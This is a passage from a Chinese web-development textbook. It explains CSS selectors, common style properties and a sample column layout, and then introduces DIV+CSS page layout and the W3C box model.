1 <p class="dark-row">第一段</p>        <!-- 通过class属性指定段落使用drak-row类的样式 -->
2 <p class="light-row">第二段</p>       <!-- 通过class属性指定段落使用light-row类的样式-->
3 <p class="dark-row">第三段</p>        <!-- 通过class属性指定段落使用drak-row类的样式 -->
4 <p class="light-row">第四段</p>       <!-- 通过class属性指定段落使用light-row类的样式-->
```

以上的例子建立了两个类：drak-row 和 light-row，供 HTML 的<p>元素使用。并通过 class 属性用于在 HTML 中以指明元素使用的类。类的声明也可以不需要相关的元素，只要定义类选择器时不加点（.）前面的 HTML 标记即可，这样这个类就可用于任何元素。如下所示：

```
.note { font-size: small }                    /*  为 note 的类可以被用于任何元素  */
```

类名是自定义的，一个良好的习惯是在命名类的时候，根据它们的功能而不是根据它们的外观命名。上述例子中的 note 类也可以命名为 small，但如果开发者决定改变这个类的样式，使得它不再是小字体的话，那么这个名字就变得毫无意义了。

另外，一个 HTML 元素可以同时使用多个类选择器，同样使用 class 属性指定多个类名，但多个类名之间要使用“空格”分开。如下所示：

```
<p class="one two three">第一段</p>          /*  为 p 元素指定了 one、two 和 three 三个类  */
```

3.4.3　ID 选择器

在 HTML 页面中，id 属性指定了某个单一元素，id 选择器用来对这个单一元素定义单独的样式。ID 选择器的应用和类选择器类似，只要把 class 换成 id 即可。它们的不同之处在于，id 用在唯一的元素上，而 class 则用在不止一个的元素上。定义 ID 选择器要在 ID 名称前加上一个“#”号，这和类选择器相同。例如，ID 选择器可以指定如下：

```
#main { text-indent: 3em }                    /*  ID 名称 main 前加上一个“#”号  */
```

在下面的例子中，使用 id 属性匹配 id="main"的段落元素<p>：

```
<p id="main">文本缩进 3em</p>                 <!-- 在 HTML 的 p 标记中指定 id 属性值为 main  -->
```

3.4.4　关联选择器

关联选择器只不过是一个用空格隔开的两个或更多的单一选择器组成的字符串。这些选择器可以指定一般属性，而且因为层叠顺序的规则，它们的优先权比单一的选择器大。这种方式只对在第一个元素里关联的第二个元素定义（只要具有关联关系即可，关系的元素中间可以有多层其他 HTML 元素），对单独的第一个元素或第二个元素无定义。如下所示：

```
table a { color: red}                         /*  只有在表格<table>内的链接<a>改变了样式  */
```

它定义了在表格<table>内的链接<a>改变了样式，文字颜色为红色，而表格外链接的文字颜色没有改变。

3.4.5　组合选择器

为了减少样式表的重复声明，组合的选择器声明是允许的，只要用英文逗号（,）隔开选择器就可以了。例如，文档中所有的标题可以通过组合给出相同的声明，如下所示：

```
h1, h2, h3, h4, h5, h6 { color: red;font-family: sans-serif }      /*  使用组合选择器修饰标题  */
```

3.4.6 伪元素选择器

伪元素选择器是指对同一个 HTML 元素不同状态的一种定义方式。例如，对于 <a> 标签的正常状态、访问的状态、选中状态、光标移到超链接文本上的状态，就可以使用伪元素选择器来定义。语法结构如下：

```
HTML 标签:伪元素{属性:值;}                    /*  伪元素选择器的语法结构 */
```

每个伪元素都以英文的“:”开头，后面的伪元素名称根据作用不同有各自固定的写法。而冒号前面需要指定使用伪元素的 HTML 标签，目前只有 <a> 或 <p> 标签可用。指定超链接元素以不同的方式显示连接（links）、光标移动到超链接上（hover links）、已访问连接（visited links）和可激活连接（active links）时，定位伪元素可给出 link、hover、visited 或 active。一个已访问连接可以定义为不同颜色的显示，甚至不同字体大小和风格。如下所示：

```
a:link {color:red; }                          /* 超链接没有任何动作前的状态 */
a:hover {color:yellow; font-size:125%; }      /* 光标移动到超链接上的状态   */
a:active {color:blue; font-size:125%; }       /* 选中超链接时的状态         */
a:visited {color:green; font-size:85%; }      /* 访问过的超链接的状态       */
```

上例的效果是使当前链接在访问状态下，以不同颜色、更大的字号显示。然后，当网页的已访问链接被重选时，又以不同颜色、更小字号显示。

注意：多个 CSS 选择器同时作用在同一 HTML 元素时，声明不同的属性具有继承的关系，如果声明的是相同属性，则以优先级高的选择器为主。主要选择器的优先级关系如下：

关联选择器 > ID 选择器 > 类选择器 > HTML 选择器　　→从左向右 CSS 选择器的优先级递减

3.5 CSS 常见的样式属性和值

CSS 中的样式属性比较多，经常使用的属性可以分为这么几类：字体、文本、背景、位置、边框、列表，以及其他一些样式属性。每个类中的属性都可以单独使用，如果同一类中多个属性在一起使用，还可以将它们整合为一行解决。

3.5.1 字体属性

通过字体属性可以设置字体的族科，改变字体的大小和风格，也可以调整字体加粗，以及让字体变形等。修饰字体的所有属性、值及描述如表 3-1 所示。

表 3-1　CSS 中修饰字体的属性

属　性	描　述	属 性 值
font-family	字体族科	任意字体族科名称都可以使用例如 Times、serif 等，而且多个族科的赋值是可以使用的，中间用逗号分隔，以防止选择不存在的字体族科
font-size	字体大小	可以使用绝对大小、相对大小、长度或百分比
font-style	字体风格	normal（普通），italic（斜体）或 oblique（倾斜）

续表

属　性	描　述	属 性 值
font-weight	字体加粗	normal、bold、bolder 或 lighter 等
font-variant	字体变形	normal（普通）或 small-caps（小型大写字母）

分别使用表 3-1 中字体类的每个样式属性，指定 HTML 的段落元素 P 中的字体为 bold（粗体）、italic（斜体）、Times 或 serif 字体、12 点大小。代码如下所示：

```
p {                                  /* 选择器为HTML的段落元素P          */
    font-family:Times,serif;         /* 设定字体族科Times或serif字体     */
    font-size:12pt;                  /* 设定字体大小为12点               */
    font-style:italic;               /* 设定字体风格为斜体italic         */
    font-weight:bold;                /* 设定字体加粗为粗体bold           */
}
```

上例中使用字体类中多个属性设定段落中字体的样式，我们可以将其简化为使用一行代码解决。通过字体类中的 font 属性就可以做到，语法格式如下所示：

font: [<字体风格> || <字体变形> || <字体加粗>]? <字体大小> [/ <行高>]? <字体族科>

字体属性 font 用做不同字体属性的略写，特别是行高。允许值都是可选的，如果有多个属性值，它们之间使用空格分开。例如，可以将上例代码改写为：

```
p { font: italic bold 12pt/14pt Times, serif }        /*  所有字体属性一行解决 */
```

指定该段为 bold（粗体）和 italic（斜体）Times 或 serif 字体，12 点大小，行高为 14 点，和前面分别设定字体属性及值是一样的效果。

3.5.2　颜色属性

颜色属性允许网页制作者指定一个元素的颜色，在 CSS 中可以使用 color 属性设定文本的颜色，为了避免与用户的样式表之间的冲突，背景和颜色属性应该始终一起指定。一些颜色规则的例子包括：

```
h1 { color: blue; }                  /* 设定H1标题的文字颜色为blue       */
h2 { color: #000080; }               /* 设定H2标题的文字颜色为#000080    */
h3 { color: #0C0; }                  /* 设定H3标题的文字颜色为#0C0       */
```

3.5.3　背景属性

大多数 HTML 元素都允许控制背景，包括背景颜色、背景图像、背景重复、背景附件、背景位置等属性，常见的控制背景属性、值及描述如表 3-2 所示。

表 3-2　CSS 中常见的控制背景的属性

属　性	描　述	属 性 值
background-color	背景颜色	值和 color 属性值设定方式相同，或使用 transparent（透明）值
background-image	背景图像	图片 URL 或 none（无）
background-repeat	背景重复	repeat、repeat-x、repeat-y、no-repeat
background-attachment	背景附件	scroll（滚动）或 fixed（固定）

续表

属　性	描　述	属 性 值
background-position	背景位置	横向的关键字（left, center, right），纵向的关键字（top, center, bottom）百分比和长度也可用做安排背景图像的位置

除了使用表 3-2 中提供的背景属性，控制 HTML 元素的背景样式，也可以将其简化为使用一行代码解决。通过背景类中的 background 属性实现，语法格式如下所示：

background:　<背景颜色>‖<背景图像>‖<背景重复>‖<背景附件>‖<背景位置>

背景属性 background 是一个更明确的背景，是关系属性的略写。以下是一些背景的声明示例：

```
body { background:white url(http://www.brophp.com/foo.gif);}      /* 设定body元素的背景颜色和图片    */
h1   { background:#7FFFD4;}                                       /* 设定h1元素的背景颜色            */
P    { background:url(../images/pawn.png) #F0F8FF fixed;}         /* 设定背景的图片、颜色和附件固定  */
table { background:#0C0 url(leaves.jpg) no-repeat bottom right;}  /* 设定全部的背景属性              */
```

当一个值未被指定时，将接受其初始值。例如，在上述的前三条规则，背景的横向和纵向位置属性将被设置为 0%和 0%。

3.5.4　文本属性

CSS 文本属性主要包括字母间隔、文字修饰、文本排列、文本缩进、行高，以及文字大小写等，如表 3-3 所示。

表 3-3　CSS 中常见的控制文本的属性

属　性	描　述	属 性 值
letter-spacing	字母间隔	该值必须符合长度格式，允许使用负值
word-spacing	文字间隔	该值必须符合长度格式，允许使用负值
text-decoration	文字修饰	underline（下画线），overline（上画线），line-through（删除线），blink（闪烁），或默认地使用无
text-align	横向排列	left、right、center 或 justify
text-indent	文本缩进	该值必须是一个长度或一个百分比，若为百分比则视上级元素的宽度而定
line-height	行高	可以接受一个控制文本基线之间的间隔的值。当值为数字时，行高由元素字体大小的量与该数字相乘所得。百分比的值相对于元素字体的大小而定。不允许使用负值

3.5.5　边框属性

边框属性用于设置一个元素的边框风格、边框宽度、边框颜色，可以一起设置 4 边的边框，也可对上边框、右边框、下边框和左边框单独设置。分别介绍如下。

（1）边框风格属性

可以通过边框风格属性 border-style 设定上、下、左、右边框的风格，该属性用于设置一个元素边框的样式，而且必须用于指定可见的边框。可以使用 1～4 个关键字，如果 4 个值都给出了，它们分别应用于上、右、下和左边框的样式。如果给出一个值，它将被运用到各边上。如果两个或三个值给出了，省略了的值与对边相等。也可以分别使用 border-top-style、border-bottom-style、border-left-style 和 border-right-style 属性单独设置各边的风格，它们可以使用的属性值及解释和效果如图 3-3 所示。




图 3-3　边框风格的属性值及解释和效果图

例句如下所示：

```
h1 { border-style:solid; }          /* 设置标题的四个边框都为直线边框                          */
P { border-style:solid double; }    /* 设置段落的上下边框为直线式边框，左右边框为双线式边框 */
```

（2）边框宽度属性

可以通过边框宽度属性 border-width 设定上、下、左、右边框的宽度，该属性用 1 到 4 个值来设置元素的边界，值是一个关键字或长度，不允许使用负值长度。如果 4 个值都给出了，它们分别应用于上、右、下和左边框的样式。如果只给出一个值，它将被运用到各边上。如果两个或三个值给出了，省略了的值与对边相等。这个属性是上边框宽度、右边框宽度、下边框宽度和左边框宽度属性的略写。也可以分别使用 border-top-width、border-bottom-width、border-left-width 和 border-right-width 属性单独设置各边的宽度。除了可以使用长度单位定值外，还可以用 medium（是默认值）、thin（比 medium 细）或 thick（比 medium 粗）值。例句如下所示：

```
p {
    border-style: solid;              /* 设置段落元素的四个边框都为直线式边框 */
    border-left-width: 15px;          /* 设置段落的左边宽度为15个像素          */
}
```

（3）边框颜色属性

可以通过边框颜色属性 border-color 设定上、下、左、右边框的颜色，可以使用 1 到 4 个关键字。如果 4 个值都给出了，它们分别应用于上、右、下和左边框的式样。如果给出一个值，它将被运用到各边上。如果两个或三个值给出了，省略了的值与对边相等。例句如下所示：

```
p {
    border-style:solid;                    /* 设置段落元素的四个边框都为直线式边框          */
    border-color:#FF0000 #0000FF;          /* 设置段落的上下边框颜色为红色，左右边框颜色为蓝色 */
}
```

（4）略写的边框属性

CSS 属性 border 是边框属性的一个快捷的综合写法，是一个用于设置一个元素边框的宽度、式样和颜色的略写，它包含 border-width，border-style 和 border-color 属性。例句如下：

```
p {border:5px solid gray;}                    /* 设置段落元素的四个边框为直线式边框 5 个像素宽的灰色 */
```

边框属性 border 只能设置 4 种边框，也只能给出一组边框的宽度和式样。为了给出一个元素的 4 种边框的不同的值，网页制作者必须用一个或更多的属性，如：上边框、右边框、下边框、左边框、边框颜色、边框宽度、边框式样、上边框宽度、右边框宽度、下边框宽度或左边框宽度。

3.5.6 鼠标光标属性

在网页中默认的鼠标指针只有两种，一种是最普通的箭头，另一种是当移动到链接上时出现的“小手”。但现在越来越多的网页都使用了 CSS 鼠标指针技术，当将鼠标移动到链接上时，可以看到多种不同的效果。CSS 可以通过 Cursor 属性实现鼠标形状的改变，其属性可以是默认的鼠标形状 default、小手形状 hand、交叉十字 crosshair、文本选择器号 text、Windows 的沙漏形状 wait、带有问号的鼠标 help 以及各个方向的箭头属性值。例句如下：

```
p {cursor: pointer;}                          /* 当鼠标放在此项修饰的段落元素上时，出现“小手”形状鼠标 */
```

3.5.7 列表属性

默认的列表样式比较简单，但可以使用 CSS 中有关的属性设定丰富列表的外观。例如可以在文本行前面加实心圆、空心圆、实心方块，还可以在有序列表中使用阿拉伯数字、大写或小写的罗马数字、大写或小写的英文字母，还可以定制列表符号。其属性如表 3-4 所示。

表 3-4 CSS 中常见的控制列表的属性

属　性	描　述
list-style-type	设定引导列表项的符号类型，可以设置多种符号类型，值为 disc、circle、square 等
list-style-image	使用图像作为定制列表符号
list-style-position	决定列表项目缩进的程度

虽然可以使用 list-style-type 设定丰富的列表符号类型，而且也可以使用 list-style-image 属性添加自定义的列表符号。但是，这些方法对符号的位置控制能力不强。比较常用的方法是关闭列表项自身的符号，然后使用定制的符号图像作为背景添加在列表元素上。这样就可以使用 CSS 的背景图像定位属性，精确地控制自定义符号的对准方式。

不同的浏览器对列表样式的解析也不一样，IE 和 Opera 浏览器使用左外空白边距控制列表的缩进，而 Firefox 和 Safari 浏览器则使用左内填充空白边距控制列表的缩进。因此，在使用列表样式时，首先都要将列表的左外空白边距（margin）和左内填充的空白边距（padding）设置为 0，去掉所有边距的缩进。完成这些工作的例句代码如下所示：

```
1 ul {                                  /* 为HTML列表元素UL设置样式                    */
2     list-style-type:none;             /* 列表样式类型设置为none，去掉默认的符号      */
3     margin:0px;                       /* 设定列表去掉四周的外边距的缩进              */
4     padding:0px;                      /* 设定列表去掉四周的内边距的缩进              */
5 }
```

接下来就可以添加自定义的符号了，在列表项左边用空白填充或都使用文本缩进，为符号图像留出

所需的空间。然后将自定义的符号图像作为背景图像应用于列表项中。如果一个列表项中的内容跨越多行，不希望将符号图像放置在第一行的位置，就可以将垂直位置设置为 center 或 50%让符号图像垂直居中。例句如下所示：

```
/* 使用背景图像添加自定义的列表符号 */
li {                                    /* 为HTML列表项元素li设置样式                              */
    padding-left:30px;                  /* 在列表项左边添加填充空白，为符号留出所需的空间 */
    /* 设置背景为images下的tp.gif图像，图像不重复，左边距离为0，使用center值设置垂直居中      */
    background:url(images/tp.gif) no-repeat 0 center;
}
```

3.5.8　综合示例

在 Web 页面中经常使用栏目显示分类内容。本例将使用 HTML 和 CSS 结合编写一个分类栏目模型，用于演示前面介绍的 CSS 应用。通过使用独立的文件定义样式表，并在 HTML 文档中使用 link 标记与其链接，使 HTML 代码和 CSS 代码完全分离。在 HTML 文档中只负责输出栏目的内容，而栏目的样式则完全由 CSS 控制。创建一个文件为 list.html 的 HTML 文档文件，代码如下所示：

```
<html>
    <head>
        <title>CSS属性应用综合实例—定义栏目区块</title>          <!-- 页面标题              -->
        <link rel="StyleSheet" href="style.css" type="text/css">  <!-- 连接外部样式文件      -->
    </head>
    <body>
        <div id="wrapper">                                        <!-- 定义栏目所在区块容器 -->
            <div class="tit">                                     <!-- 定义栏目标题容器     -->
                <h3><a href="">栏目标题</a></h3>                  <!-- 定义栏目标题         -->
            </div>                                                <!-- 标题容器结束         -->
            <div class="list">                                    <!-- 定义栏目列表区块容器 -->
                <ul>                                              <!-- 定义无序列表项       -->
                    <li><a href="">第一个列表选项</a></li>
                    <li><a href="">第二个列表选项</a></li>
                    <li><a href="">第三个列表选项</a></li>
                    <li><a href="">第四个列表选项</a></li>
                    <li><a href="">第五个列表选项</a></li>
                    <li><a href="">第六个列表选项</a></li>
                    <li><a href="">第七个列表选项</a></li>
                    <li><a href="">第八个列表选项</a></li>
                    <li><a href="">第九个列表选项</a></li>
                    <li><a href="">第十个列表选项</a></li>
                    <li><a href="">第11个列表选项</a></li>
                    <li><a href="">第12个列表选项</a></li>
                </ul>                                             <!-- 列表项结束           -->
            </div>                                                <!-- 栏目内容区块容器结束 -->
        </div>                                                    <!-- 栏目区块容器结束     -->
    </body>
</html>

```

在上面的 HTML 文件中输出一个分类栏目，包括栏目标题、栏目内容区块及内容列表等。但没有定义栏目的显式格式，而是链接一个外部样式表文件 style.css，由这个文件中的 CSS 代码控制输出栏目的样式格式。代码如下所示：

```
/* HTML选择器，为HTML的body体元素添加样式                                          */
body {
    background:white;                          /* 设置整个网页文本内容背景为白色      */
    font:12px Arial,宋体;                      /* 设置网页文字12个像素Arial或宋体字   */
}
/* 组合选择器 + 伪元素选择器，设置网页中正常和访问过的超链接的样式                  */
a:link, a:visited {
    text-decoration : none;                    /* 设置链接中的文本取消默认的下画线    */
    color:#888;                                /* 设置链接中的文本字体颜色            */
}
/* ID选择器，定义整个栏目容器的ID选择器                                            */
#wrapper {
    width: 300px;                              /* 定义栏目区块的宽度为300个像素       */
    text-align: left;                          /* 定义栏目区块的所有文本内容居左对齐  */
}
/* class选择器，定义栏目容器中的标题区块的类选择器                                 */
.tit {
    width:100%;                                /* 栏目标题宽度占上一层标记的100%      */
    height:24px;                               /* 设置栏目标题区块高度为24个像素      */
    background:url(titbg.gif);                 /* 设置栏目标题的背景图片为titbg.gif   */
}
/* 关联选择器，设置栏目标题区块中的h3标题                                          */
.tit h3 {
    margin:0px;                                /* 消除h3标题中默认的4边的空白外边距   */
    padding:0px;                               /* 消除h3标题中默认的4边的空白内边距   */
    line-height:24px;                          /* 设置h3标题的行高和标题区块高度相同  */
    font-size:12px;                            /* 设置h3标题的字体大小为12个像素      */
    text-indent:30px;                          /* 设置h3标题的文本缩进为30个像素      */
    background:url(tittb.gif) no-repeat 3% 50%; /* 使用背景在h3标题前添加一个符号图片 */
}
/* class选择器，定义栏目容器中的内容列表区块的类选择器                            */
.list {
    width:298px !important;                    /* 内容盒子在非IE中的宽度为298px       */
    width:300px;                               /* 内容盒子在IE中显示宽度为300px       */
    float:left;                                /* 设置内容列表区块为左漂浮            */
    border:1px solid #D8D8D8;                  /* 设置内容列表区块显示直线边框        */
    border-top:0px;                            /* 设置内容列表区块取消顶部的边框线    */
}
/* HTML选择器，为HTML列表元素UL设置样式                                            */
ul {
    list-style-type:none;                      /* 设置为none，去掉列表默认的符号      */
    margin:0px;                                /* 设定列表去掉四周的外边距的缩进      */
    padding:0px;                               /* 设定列表去掉四周的内边距的缩进      */
}
/* 关联选择器，为HTML列表项元素UL设置样式                                          */
ul li {
    float:left;                                /* 设置每个列表项区块为左漂浮          */
    line-height:20px;                          /* 设置列表项的行高为20个像素          */
    width:45%;                                 /* 设置列表项的宽度占上一层标记的45%   */
    margin:0px 5px;                            /* 上下外边距为0，左右边距为5px        */
    background: url(sidebottom.gif) repeat-x 0 bottom; /* 使用背景图像添加列表符号下方的点线 */
}
/* 关联选择器，为列表元素中的超链接定义样式                                        */

ul a {
    padding-left: 12px;                        /* 设置链接中的文本左内添加12px的空白  */
    background: url(bullet.gif) no-repeat 0 50%; /* 使用背景图像为链接添加自定义的符号 */
}
```

```
/* 关联选择器，设置网页中超链接被访问时的样式                                    */
ul a:hover {
    text-decoration:underline;                    /* 设置超链接在被访问时添加下画线    */
    color:#ff0000;                                /* 文本颜色设置为红色               */
```

通过将样式文件 style.css 加入到 HTML 文件 list.html 中，则 HTML 文档中定义的各个元素，使用了 CSS 进行控制，而 HTML 可以保持简单明了的初衷。直接访问 list.html 文件输出结果如图 3-4 所示。

图 3-4　HTML 和 CSS 结合使用输出栏目内容

3.6 小结

本章必须掌握的知识点

- CSS 的用途及使用的意义
- CSS 规则组成（CSS 语言的语法）
- 在 HTML 文档中放置 CSS 的三种方式
- CSS 的 6 种选择器的作用及使用
- CSS 常见的样式属性和值

本章需要了解的内容

- 如何获取知名网站使用的样式源代码
- 边框属性有哪些常用属性及其含义
- 内联样式表、嵌入样式表、外部样式表文件分别适用于什么场合

本章需要拓展的内容

- 学习更多的样式属性和值
- CSS 滤镜的使用
- 应用多个图标放到同一个图片里
- 利用一些开发工具（例如 dreamweaver）编写样式表

本章的学习建议

- 多阅读一些知名网站 CSS 源代码，更重要的是多写、多练
- 把书上的 CSS 例子亲手输入到计算机中实践
- 不断地对自己编写的 CSS 样式提出更高的要求
- 保存好你写过的所有的 CSS（积累）

第4章 DIV+CSS 网页标准化布局

标准的网页都需要对内容进行布局，以前都是采用表格的定位技术，从 2005 年开始逐步转向 DIV+CSS 的布局方式，目前几乎所有的网站都是采用这种布局方式。使用“DIV+CSS”对网站进行布局符合 W3C 标准，这种方式布局通常是为了说明与 HTML 表格定位方式的区别。通过使用 DIV 盒子模型结构将各部分内容划分到不同的区块，然后用 CSS 来定义盒子模型的位置、大小、边框、内外边距、排列方式等。简单地说，DIV 用于搭建网站结构（框架）、CSS 用于创建网站表现（样式/美化）。该标准简化了 HTML 页面代码，获得一个较优秀的网站结构，有利于日后网站维护、协同工作和便于搜索引擎抓取。当然并不是所有的网页都需要用 DIV 布局，例如数据页面、报表之类的页面，还是使用 HTML 的表格会比较方便，Web 标准里并没有说要抛弃 table。

4.1 DIV+CSS 对页面布局的优势

DIV+CSS 是一种网页的布局方法，在 HTML 网站设计标准中，不再使用表格定位技术，而是采用 DIV+CSS 的方式实现各种定位。DIV+CSS 是网站标准（也称“Web 标准”）中常用术语之一，可实现网页页面内容与表现相分离。采用“DIV+CSS”对网站进行构建越来越被网页设计者重视，因为在 DIV+CSS 结构的网页中，几乎每一个元素的属性都是使用 CSS 定义的，所以对于网页区域、元素的调整，起到了很大的便捷作用。这种 DIV+CSS 模式的网站设计具有以下优势。

➢ **表现和内容相分离**

在 HTML 文件中只存放文本信息，而将设计部分放在一个独立样式文件中。使我们能够对页面的布局施加更多的控制，HTML 代码仍然可以保持简单明了的初衷。

➢ **代码简洁，提高页面浏览速度**

CSS 的极大优势表现在简洁的代码。对于一个大型网站来说，不仅可以节省大量的带宽提高页面的浏览速度，而且增加了有效关键词占网页总代码的比重，因此使用 DIV+CSS 的 Web 标准制作的网站，对搜索引擎抓取页面具有一定的优势。

➢ **易于维护和改版**

网页内容和设计样式的分离，减少了一些重复重构的方法。使页面和样式的调整变得更加方便，只

要简单地修改几个 CSS 文件，就可以重新设计整个网站的页面。很多问题只需要改变 CSS 而不需要改动程序，从而降低了网站改版的成本。

➢ **提高搜索引擎对网页的索引效率**

用构建的网站容易向 W3C 标准靠拢，网站是否符合 W3C 标准是搜索引擎给网页排名的一个影响因素。另外，网站源代码简洁，除了几个 div、span、ul、li 之类的标签外，几乎不用其他标签，而且使用 DIV+CSS 可以把网页中的主要内容放在前面，这样网站的内容完全裸露在搜索引擎面前，便于抓取关键内容。

4.2 “无意义”的 HTML 元素 div 和 span

HTML 只是赋予内容的手段，大部分 HTML 标签都有其意义（例如，标签 a 创建链接，h1 标签创建标题等），然而 div 和 span 标签似乎没有任何内容上的意义，听起来就像一个泡沫做成的锤子一样无用。但实际上，与 CSS 结合起来后，它们被用得十分广泛。需要记住的是 span 和 div 是“无意义”的标签。它们的存在纯粹是为了应用 CSS 样式，所以当样式表失效时，它就没有任何的作用。

它们被用来组合成一大块的 HTML 代码并赋予一定的信息，大部分用类属性 class 和标识属性 id 与元素联系起来。span 和 div 的不同之处在于 span 是内联的（行内标记），用在一小块的内联 HTML 中。而 div（division）元素是块级的（简单地说，它等同于其前后有断行），用于组合一大块的代码，为 HTML 文档内大块的内容提供结构和背景的元素，可以包含段落、标题、表格甚至其他部分，这使 div 便于建立不同集成的类。

```
<div id="scissors">                                    <!-- 使用DIV组合一大块的代码 -->
    <p>This is <span class="paper">crazy</span></p>    <!-- 使用SPAN内联在P标记中   -->
</div>                                                 <!-- 使用DIV结束一个块       -->
```


div 的起始标签和结束标签之间的所有内容都是用来构成这个块的，其中所包含元素的特性由 div 标签的属性来控制，或者是通过使用样式表格式化这个块来进行控制。

4.3 W3C 盒子模型

日常生活中所见的盒子也就是能装东西的一种箱子，如果家里的东西很多，那么就需要按类别装到不同的箱子中。网页中的内容表现也是一样的，如果页面内容比较多，又想让页面更整洁、更美观、有很好的用户体验，则也需要按类别划分到不同的区块中，划分出来的每个区块就可以看做是一个装东西的盒子。而每个 HTML 元素都可以看做是一个区块，类似于装了东西的盒子，所以称其为盒子模式。在盒子模型中除了可以装内容（文字，图片等），也可以再装小盒子，所以一个页面的布局就是使用多个盒子按顺序摆放或嵌套组合成页面框架，再在不同的盒子中放入对应的网页内容。

如何去定义一个盒子呢？又如何去摆放盒子布局页面呢？通常我们使用“无意义”的标签 定义一个盒子模型，再通过 CSS 属性去声明盒子模型的属性。一个盒子的属性包括它的宽度（width）和高度（height），盒子里面的内容到盒子的边框之间的距离即填充（padding），盒子本身有边框（border），

而盒子边框外和其他盒子之间，还有边界（margin），如图 4-1 所示。




```
<html>
    <head>
        <title>盒子模型</title>
        <style>
            #box {                                  /* ID为box的盒子模型      */
                width:200px;                        /* 盒子的宽度为200px      */
                height:200px;                       /* 盒子的高度为200px      */
                border:5px solid #ccc;              /* 盒子边框实线各边宽5px  */
                padding:10px;                       /* 盒子的4个内填充为10px  */
                margin:20px;                        /* 盒子的4个外边距为10px  */
            }
        </style>
    </head>
    <body>
        <div id='box'>                              <!-- 使用DIV声明一个盒子     -->
            内容区                                  <!-- 盒子内容可再嵌套个盒子 -->
        </div>
    </body>
</html>
```

图 4-1　W3C 盒子模型（左边）、盒子模型的声明实例代码（右边）

在使用 CSS 对网页进行布局时，盒子模型是页面布局的基石。上例中则是由 id 为#box 的 元素声明的矩形框，这个框由元素内容、空白、填充及边框等组成。而在 CSS 中使用 width 和 height 属性指定区块的宽度和高度分别为 200px，使用 border 属性添加 4 个边宽度都为 5px 的框边线，通过 margin 和 padding 属性分别定义区块外部边距 20px 和内部填充 10px 的距离，如图 4-2 所示。




图 4-2　一个盒子模型实现

使用 margin 指定外部边距是为了设置与其他区块之间的距离，而使用内部填充目的是在内容与边框之间创建一个隔离带，使内容不会与边框混在一起。定义盒子模型所需要的 CSS 属性如表 4-1 所示。

表 4-1　声明盒子模型的 CSS 属性

属　性	描　述
margin	是定义区块外边界与上级元素距离的属性，用 1～4 个值来设置元素的边界，每个值都是长度、百分比或者 auto，百分比值参考上级元素的宽度，允许使用负值边际。如果 4 个值都给出了，它们分别被应用于上、右、下和左边界。如果只给出一个值，它被应用于所有边界。如果两个或三个值给出了，省略了的值与对边相等。注意如果边界在垂直方向邻接（重叠）了，会改用其中最大的那个边界值。而水平方向则不会。也可以选择使用上边界 margin-top、下边界 margin-bottom、左边界 margin-left 和右边界 margin-right 属性分别设置与上级元素的外边距

续表

属　性	描　述
padding	用于设置区块的内边距属性，是边框和元素内容之间的间隔距离。与 margin 属性相反，但使用的是相同属性值。是上补白 padding-top、右补白 padding-right、下补白 padding-bottom 和左补白 padding-left 属性的略写
border	边框属性用于设置一个元素边框风格、边框宽度、边框颜色，可以一起设置 4 边的边框，也可对上边框、右边框、下边框和左边框进行单独设置，详见第 3 章
width	盒子的宽度，可以用一个长度或“auto”值来指定其宽度，不允许使用负值
height	盒子的高度，可以用一个长度或“auto”值来指定其高度，不允许使用负值

